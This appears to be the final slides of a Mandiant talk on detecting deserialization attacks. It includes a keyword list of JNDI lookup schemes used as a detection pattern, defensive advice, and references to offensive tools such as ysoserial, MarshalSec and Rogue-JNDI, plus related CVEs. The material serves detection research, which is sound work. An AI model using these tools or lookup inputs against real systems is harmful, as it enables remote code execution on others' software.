    -k dns:/ ldap:/ ldaps:/ rmi:/ ://
```

Dev is in the Details

Just Cuz You’re Paranoid, Doesn’t Mean You’re Wrong

- **Update** apps and libraries
- **Validate** (and **encrypt**) objects
  - Use **strong, unique** keys
- Minimize “dangerous” **functions**
- And more

Where did we come from? **Where will we go?**

Lots of Places to Jump In!

New…

- **Encoders**?
- **Rule** formats?
- **Protocols**? (COM)

Better **tuning**

And **more?** 👀

Resources


HeySerial (Tool)

- https://github.com/mandiant/heyserial

Now You Serial (Blog)

- https://www.mandiant.com/resources/hunting-deserialization-exploits

A *ton* of prior work



Tools

- Deserialization-Cheat-Sheet – @GrrrDog
- Ysoserial - @frohoff
- MarshalSec - @frohoff
- Ysoserial (forked) - @wh1t3p1g
- Ysoserial.NET and v2 branch - @pwntester
- ViewGen – 0xacb
- Rogue-JNDI - @veracode-research

Vulnerabilities

- Log4J (CVE-2021-44228)
- Exchange (CVE-2021-42321)
- Zoho ManageEngine (CVE-2020-10189)
- Jira (CVE-2020-36239)
- Telerik (CVE-2019-18935)
- C1 CMS (CVE-2019-18211)
- Jenkins (CVE-2016-9299)
- What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability. – @breenmachine, FoxGloveSecurity (2015)

Talks and Write-Ups

- PSA: Log4Shell and the current state of JNDI injection - Moritz Bechler (2021)
- This is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits – Chris Glyer, Dan Perez, Sarah Jones, Steve Miller (2020)
- Deep Dive into .NET ViewState deserialization and its exploitation – Swapneil Dash (2019)
- Exploiting Deserialization in ASP.NET via ViewState – Soroush Dalili (2019)
- Use of Deserialization in .NET Framework Methods and Classes – Soroush Dalili(2018)
- Friday the 13th, JSON Attacks – Alvaro Muños and Oleksandr Mirosh (2017)
- Exploiting .NET Managed DCOM – James Forshaw, Project Zero (2017)
- Java Unmarshaller Security – Moritz Bechler (2017)
- Deserialize My Shorts – Chris Frohoff (2016)
- Pwning Your Java Messaging with Deserialization Vulnerabilities – Matthias Kaiser (2016)
- Journey from JNDI/LDAP Manipulation to Remote Code Execution Dream Land – Alvaro Muños and Oleksandr Mirosh (2016)
- Marshalling Pickles – Chris Frohoff and Gabriel Lawrence (2015)
- Are you my Type? Breaking .NET Through Serialization – James Forshaw (2012)

MANDIANT

YOUR CYBERSECURITY ADVANTAGE

Questions?